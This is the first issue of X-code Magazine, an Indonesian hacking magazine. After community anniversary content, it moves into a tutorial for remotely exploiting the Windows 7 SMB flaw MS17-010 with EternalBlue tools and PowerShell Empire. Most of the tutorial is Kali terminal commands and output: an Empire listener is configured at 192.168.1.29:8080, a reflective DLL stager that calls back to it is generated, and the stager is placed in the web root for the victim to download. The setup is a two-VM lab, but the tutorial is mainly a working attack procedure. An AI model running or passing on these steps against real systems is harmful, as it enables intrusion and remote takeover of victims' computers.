X-code Magazine X1
05/06/2018

Yogyafree X-code

Website :
http://xcode.or.id

E-mail :
trainingxcode@gmail.com

DAFTAR ISI

WELCOME TO X-CODE MAGAZINE X1

YOGYA FAMILY CODE / YOGYAFREE / X-CODE

Media pembelajaran hacking dan keamanan komputer

Pertama kali hadir di internet tanggal 5 Juni 2004 dalam bentuk website. Forum X-code hadir pertama kali tahun 2005. Saat ini 14 tahun telah berlalu sejak media ini berdiri, apa saja yang baru di media ini ?

X-code Pandawa 2018

Aplikasi untuk membangun router, server dan system security pada distro Ubuntu Server. Aplikasi versi standard bisa didownload gratis di http://xcodetraining.com/xcodepandawa.

Produk-produk X-code tahun 2018

Produk-produk aplikasi x-code hadir kembali. Produk-produknya bisa diakses gratis https://github.com/kurniawandata.

Forum dan group X-code

Forum dan group adalah media interaksi antar member X-code.


Forum X-code : http://xcode.or.id/forum

Group X-code : http://fbgroup.xcode.or.id

> *"What hackers do is figure out technology and experiment with it in ways many people never imagined. They also have a strong desire to share this information with others and to explain it to people whose only qualification may be the desire to learn."*
>
> Emmanuel Goldstein, Dear Hacker: Letters to the Editor of 2600

X-CODE MAGAZINE X1

Apa dibalik diterbitkannya X-code Magazine x1? Jawabnya adalah semata spontanitas, salah satunya karena X-code berumur 14 tahun.



Yogyafree X-code pada tanggal 5 Juni 2018 berumur 14 tahun

xcode.or.id

Iqbal Kurniawan, Zulfan Afandi, dan 118 lainnya

Arturo Dell Mau tau dong sejarah xcode
Suka · Balas · 21 jam

Safrani Ampug nunggu celebrating nya .... 🙂 hope this group keep to share more benefit knowledge for its members... :cheers
Suka · Balas · 20 jam

Solin Selamat om, saya kenal x code dari 2011 akhir, tapi belum pernah ketemu koko 😃
Suka · Balas · 20 jam

REone weeee..... h -4 lagi.... omedetto...
Suka · Balas · 19 jam


Benny Amber Congratulations Yogyafree X-code. 🙏
Suka · Balas · 19 jam

Achmad Farhanp Waaah congrats,beda 1 hari sama saya😂
Suka · Balas · 19 jam

Yusuf Amatiran Congratulations xcode
Suka · Balas · 18 jam

Neneng Kurnias Selamat ya, woow! Udah lama juga 😊
Suka · Balas · 16 jam

APA ARTI X-CODE 14 TAHUN BERDIRI



Aplikasi untuk membangun NAT, DHCP Server, access log, cache web, port for
juga konfigurasinya di Ubuntu Server 18.04 LTS. http://xcodetraining.com/xcc

kurniawandata Update xcoderouter.sh

support	Delete leases.py
README.md	Update README.md
xcoderouter.sh	Update xcoderouter.sh

README.md

xcodepandawarouter

X-code Pandawa Router for Ubuntu 18.04 LTS I

{><}XCODE

X-code baru adalah tentang spontanitas, melampaui permukaan dari ideologi itu sendiri untuk masuk dalam inti ideologi itu sendiri.

Salam dunia hacker 😀

TUTORIAL

Eksploitasi remote pada SMB Windows 7


Cara eksploitasi pada celah keamanan SMB (MS17-010) pada teknik-teknik awal, sebelum exploit seperti ini masuk di metasploit framework.

Teknik ini adalah teknik awal ketika seseorang ingin hack smb pada Windows 7, skenarionya dibutuhkan 2 virtual machine.

Di sini penulis menggunakan 2 buah virtual untuk melakukan serangan remote.

1. Virtual Machine Kali linux (empire) : https://github.com/EmpireProject/Empire
2. Virtual Machine Windows 7 (fb.py, EternalBlue, dll) : https://github.com/misterch0c/shadowbroker dan https://sourceforge.net/projects/pywin32/files/pywin32/Build%20221/pywin32-221.win32-py2.6.exe/download (Python 2.6)


Di kali-linux



root@kalidata: /home/databr/Empire-master
File Edit View Search Terminal Help

```
root@kalidata:/home/databr/Empire-master# ls
changelog  downloads  empire.debug  lib      README.md
data       empire     LastTask.ps1  LICENSE  setup
root@kalidata:/home/databr/Empire-master# ./empire
```


Ketik ./empire lalu enter



root@kalidata: /home/databr/Empire-master


```
====
 [Web]: https://www.PowerShellEmpire.com/ | [Twitter]: @harmj0y, @sixdu
a0x3
==================================================================
====

 _______ .___  ___. .______    __  .______       _______
|   ____||   \/   | |   _  \  |  | |   _  \     |   ____|
|  |__   |  \  /  | |  |_)  | |  | |  |_)  |    |  |__
|   __|  |  |\/|  | |   ___/  |  | |      /     |   __|
|  |____ |  |  |  | |  |      |  | |  |\  \----.|  |____
|_______||__|  |__| | _|      |__| | _| `._____||_______|


       180 modules currently loaded

       0 listeners currently active

       1 agents currently active


(Empire) > listeners
[!] No listeners currently active
(Empire: listeners) >
```

listeners



```
(Empire) > listeners
[!] No listeners currently active
(Empire: listeners) > options

Listener Options:

  Name              Required    Value                             Description
  ----              --------    -------                           -----------
  KillDate          False                                         Date for the listener to exit (MM/dd/yyyy).
  Name              True        test                              Listener name.
  DefaultLostLimit  True        60                                Number of missed checkins before exiting
  StagingKey        True        276f8db0b86edaa7fc805516c852c889 Staging key for initial agent negotiation.
  Type              True        native                            Listener type (native, pivot, hop, foreign, me
er).
  RedirectTarget    False                                         Listener target to redirect to for pivot/hop.
  DefaultDelay      True        5                                 Agent delay/reach back interval (in seconds).
  WorkingHours      False                                         Hours for the agent to operate (09:00-17:00).
  Host              True        http://192.168.1.29:8080          Hostname/IP for staging.
  CertPath          False                                         Certificate path for https listeners.
  DefaultJitter     True        0.0                               Jitter in agent reachback interval (0.0-1.0).
  DefaultProfile    True        /admin/get.php,/news.asp,/login/ Default communication profile for the agent.
                                process.jsp|Mozilla/5.0 (Windows
                                NT 6.1; WOW64; Trident/7.0;
                                rv:11.0) like Gecko
  Port              True        8080                              Port for the listener.


(Empire: listeners) >
```

Jika tidak ada yang aktif maka ketik options lalu enter



```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.29  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::a00:27ff:fe56:f729  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:56:f7:29  txqueuelen 1000  (Ethernet)
        RX packets 1942  bytes 151302 (147.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 34  bytes 2465 (2.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 0  (Local Loopback)
        RX packets 20  bytes 1200 (1.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20  bytes 1200 (1.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kalidata:/home/databr/Empire-master#
```


```
  RedirectTarget    False                                   Listener target to redirect to for piv
  DefaultDelay      True        5                           Agent delay/reachback interval (in se
  WorkingHours      False                                   Hours for the agent to operate (09:00-
  Host              True        http://192.168.1.29:8080    Hostname/IP for staging.
  CertPath          False                                   Certificate path for https listeners.
  DefaultJitter     True        0.0                         Jitter in agent reachback interval (0.
  DefaultProfile    True        /admin/get.php,/news.asp,/login/ Default communication profile for the
                                process.jsp|Mozilla/5.0 (Windows
                                NT 6.1; WOW64; Trident/7.0;
                                rv:11.0) like Gecko
  Port              True        8080                        Port for the listener.


(Empire: listeners) > set Name win7
(Empire: listeners) >
```

Ketik

Set DefaultJitter 0.5

Set DefaultDelay 10

execute




```
(Empire: listeners) > usestager dll
(Empire: stager/dll) > options

Name: DLL Launcher

Description:
  Generate a PowerPick Reflective DLL to inject with
  stager code.

Options:

  Name             Required    Value             Description
  ----             --------    -------           -----------
  Listener         True                          Listener to use.
  ProxyCreds       False       default           Proxy credentials
                                                 ([domain\]username:password) to use for
                                                 request (default, none, or other).
  Proxy            False       default           Proxy to use for request (default, none,
                                                 or other).
  OutFile          True        /tmp/launcher.dll File to output dll to.
  UserAgent        False       default           User-agent string to use for the staging
                                                 request (default, none, or other).
  Arch             True        x64               Architecture of the .dll to generate
                                                 (x64 or x86).
  StagerRetries    False       0                 Times for the stager to retry
                                                 connecting.


(Empire: stager/dll) >
```

Ketik usestager dll

Ketik options lalu enter

Konfigurasi sesuaikan dengan target




```
(Empire: stager/dll) > set Listener win7
(Empire: stager/dll) > set Arch x86
(Empire: stager/dll) > set StagerRetries 10
(Empire: stager/dll) > execute

[*] Stager output written out to: /tmp/launcher.dll

(Empire: stager/dll) >
```

set Listener win7

set Arch x86

set StageRetries 10

execute



```
root@kalidata:/home/databr/Empire-master# cd /tmp
root@kalidata:/tmp# ls
launcher.dll
ssh-DCSm4x9gzpj9
systemd-private-d3fe1e765db24cfe85cb2bd185cfc3d9-colord.service-9sCGdz
systemd-private-d3fe1e765db24cfe85cb2bd185cfc3d9-rtkit-daemon.service-quVaZu
tracker-extract-files.0
root@kalidata:/tmp# cp launcher.dll /var/www/html
root@kalidata:/tmp# service apache2 restart
root@kalidata:/tmp# 
```

cd /tmp

ls

